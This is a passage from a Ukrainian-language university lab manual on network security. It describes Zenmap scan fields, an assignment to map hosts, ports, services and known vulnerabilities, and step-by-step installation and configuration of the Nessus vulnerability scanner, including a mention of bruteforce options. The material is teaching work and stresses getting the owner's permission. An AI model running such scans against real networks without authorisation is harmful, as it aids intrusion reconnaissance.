

Рисунок 2.10 – Вкладка “Scans” – список та стан сканувань (збережено/не збережено)



Рисунок 2.11 – Поля “Target”, “Profile”, “Command”

На Рисунку 2.9 позначені (червоним маркером) поля:

– “Target” – визначає ціль, що буде просканово. Наприклад, якщо необхідно просканувати діапазон від 10.10.10.0 до 10.10.10.255, можна встановити цей параметр у 10.10.10.0/24.

– “Profile” – визначає який профіль буде використано для сканування. Профілі можна або створювати самостійно, або використовувати існуючі. Після вибору профіля його рядок буде розміщено у поле “Command”.

– “Command” – визначає командний рядок, який буде виконано в процесі сканування. Його можна змінити, якщо, наприклад, певний профіль буде використано лише як основу подальшого сканування.

Завдання:

Скласти характеристику комп’ютерів та топологічну мапу мережі, використовуючи інструменти Nmap/Zenmap або інші. Окремо зазначити команду, пояснити вплив кожної використаної опції на роботу програми. У характеристиці комп’ютерів повинні бути викладені наступні питання:

– відкриті порти;

– запущені сервіси;

– версії операційних систем;

– надані припущення – які сервіси можуть бути запущені на відкритих, але не визначених при скануванні портах;

– короткий опис сервісів, що запущені в мережі;

– декілька (якщо є) вразливостей кожного з сервісів, що запущено на хостах, за інформацією національної бази вразливостей США – *nvd.nist.gov*.

Результат сканування Nmap з командою запуску додати до звіту.

Лабораторна робота № 3

Тема: Дослідження вразливостей системи або мережі за допомогою спеціалізованого сканера вразливостей – Nessus.

Мета: Визначити та провести аналіз вразливостей із використанням сканеру Nessus.

Теоретичні відомості

Збір інформації – один із найголовніших та відповідальніших етапів проведення дослідження захищеності комп'ютерної системи або мережі; він, найчастіше, є і найдовшим. Існує як багато методів, так і багато засобів (інструментів) для проведення збору необхідної інформації. Кожний інструмент використовує свій набір методів дослідження систем, а кожний метод направлено на певну область системи. Сканер Nmap має дуже широкий спектр застосування, він дозволяє виявити деякі вразливості системи, але не є спеціалізованим у цій галузі досліджень. У той же час, багато спеціалістів з інформаційної безпеки розробляють свої інструменти, що спеціально створені як засоби дослідження вразливостей – сканери вразливостей (vulnerability scanners). Одним з найпотужніших таких засобів є Nessus.

У цій лабораторній роботі необхідно виконати інсталяцію пакету Nessus на попередньо встановлену систему Kali Linux і виконати сканування певної комп'ютерної системи або комп'ютера (**перед скануванням обов'язково отримайте дозвіл від власника системи або мережі!)**, результати сканування сформувати у звіт, зміст звіту роз'яснено у завданні до цієї лабораторної роботи.

Для встановлення пакету завантажте його з офіційного сайту *https://www.tenable.com/* (поточна сторінка завантаження *tenable.com/downloads/nessus*). Оберіть версію пакету для Debian та необхідну розрядність. Після завантаження відкрийте консоль з правами супер-користувача (root) та перейдіть у папку з пакетом. Встановлення пакету здійснюється за допомогою команди:

- `dpkg -i <ім'я або шлях до вашого пакету>.deb`.

Після встановлення у консолі буде, приблизно, наступне (Рисунок 3.1):



Рисунок 3.12 – Повідомлення вдалого встановлення Nessus

Після встановлення запустіть сканер за допомогою команди що вказана у вашій консолі а на Рисунок 3.1 позначена червоним маркером.

Після того як сервіс буде запущено, відкрийте веб-браузер та введіть у його адресний рядок адресу, що вказана у вашій консолі, а на Рисунку 3.1

виділено синім маркером, потім натисніть Enter. Якщо веб-браузер вкаже на неможливість встановлення безпечного з'єднання (за протоколом https) – додайте виняток у безпеку вашого браузеру. Стартову сторінку Nessus зображено на Рисунок 3.2.

Рисунок 3.2 – Стартова сторінка Nessus

Оберіть "Nessus Essentials" (безкоштовна версія для освітян), натисніть "Continue". Далі введіть ім'я та адресу електронної пошти нового користувача. Підтвердивши введені дані, натисніть "Email" та введіть ліцензійний ключ. Ліцензійний ключ унікальний для кожного користувача і він постійний та відправляється на пошту. Його можна в даному випадку вважати кодом підтвердження, тому що це ліцензія на безкоштовну версію (Nessus Essentials), яка саме і розрахована на базову роботу з продуктом та підходить для освітян Після цього почнеться завантаження (Рисунок 3.3).



Рисунок 3.3 – Процес завантаження

Зауважте, що перший запуск сканера може тривати довго і потребує з’єднання з інтернетом. Після запуску увійдіть до свого облікового запису, що було створено на початку. При першому запуску деякі функції будуть дезактивовані доти, доки усі потрібні плагіни не скомпілюються. Коли це відбудеться – з’явиться відповідне повідомлення (Рисунок 3.4).



Рисунок 3.4 – Вікно привітання при першому запуску (з’являється після повідомлення, виділеного червоним маркером)

Після цього натисніть “New Scan”. На новій сторінці оберіть потрібний шаблон сканування. Загалом, сканування у Nessus поділяються на три типи:

– “Discovery”: містить шаблони, що шукають хости та відкриті порти (аналог – мережевий сканер портів Nmap);

– “Vulnerability”: містить шаблони, що сканують задані системи на наявність вразливостей, множина яких визначається підключеними плагінами; має в основі сканер відкритих портів;

– “Compliance”: містить шаблони для перевірки відповідності систем/мереж певним стандартам; вони є надбудовою для сканера вразливостей, мають дуже вузьке призначення та доступні у професійній версії.

Сканування в межах одного типу відрізняються налаштуванням та підключеними плагінами. “Advanced Scan” дає повний контроль для змін налаштувань та підключення окремих плагінів чи сімейств плагінів.

Проведемо базове сканування мережі. Для цього натисніть “Basic Network Scan” (Рисунок 3.5).



Рисунок 3.5 – Шаблони сканувань, базове сканування мережі виділене червоним маркером

Далі оберіть назву для сканування та введіть цілі, які прагнете відсканувати наприклад: набір доменів (example.com), IP-адрес хостів (192.168.0.1) чи мереж (192.168.0.0/24). Для даного прикладу введемо адресу локальної мережі (Рисунок 3.6).



Рисунок 3.6 – Налаштування сканування

Хоч цього і достатньо для початку сканування, варто зазначити, як саме можливо налаштувати сканування відповідно до потреб.

Розділ “Basic” дозволяє обрати цілі, запланувати сканування на потрібний час та відправити лист на електронну пошту зі статусом сканування.

“Discovery” призначений для налаштування сканера відкритих портів.

У розділі “Assessment” можна зазначити, як саме поводитися під час сканування різних типів цілей, чи підключатися до знайдених сервісів за допомогою зазначених облікових даних, чи проводити bruteforce атаки тощо.

Розділ “Report” відповідає за зміст та детальність звіту.

Насамкінець, розділ “Advanced” містить налаштування, потрібні для ефективного сканування в окремих умовах (наприклад, у мережі з низькою пропускною здатністю) та такі, що можуть нанести шкоду мережі чи системам.

Також, окрім налаштувань, нам доступні вкладки “Credentials” та “Plugins”. У вкладці “Credentials” можна додати облікові дані для авторизованого доступу сканера до певних систем, що дає змогу більш глибоко їх просканувати. “Plugins” містить перелік сімейств плагінів, об’єднаних певною особливістю, як то цільова система/сервіс чи особлива техніка сканування.

Для запуску сканування можна зберегти шаблон за допомогою кнопки “Save” та окремо запустити сканування на головній сторінці, однак для того, щоб одразу запустити сканування, потрібно натиснути на трикутник біля кнопки “Save” та обрати опцію “Launch” (Рисунок 3.7).

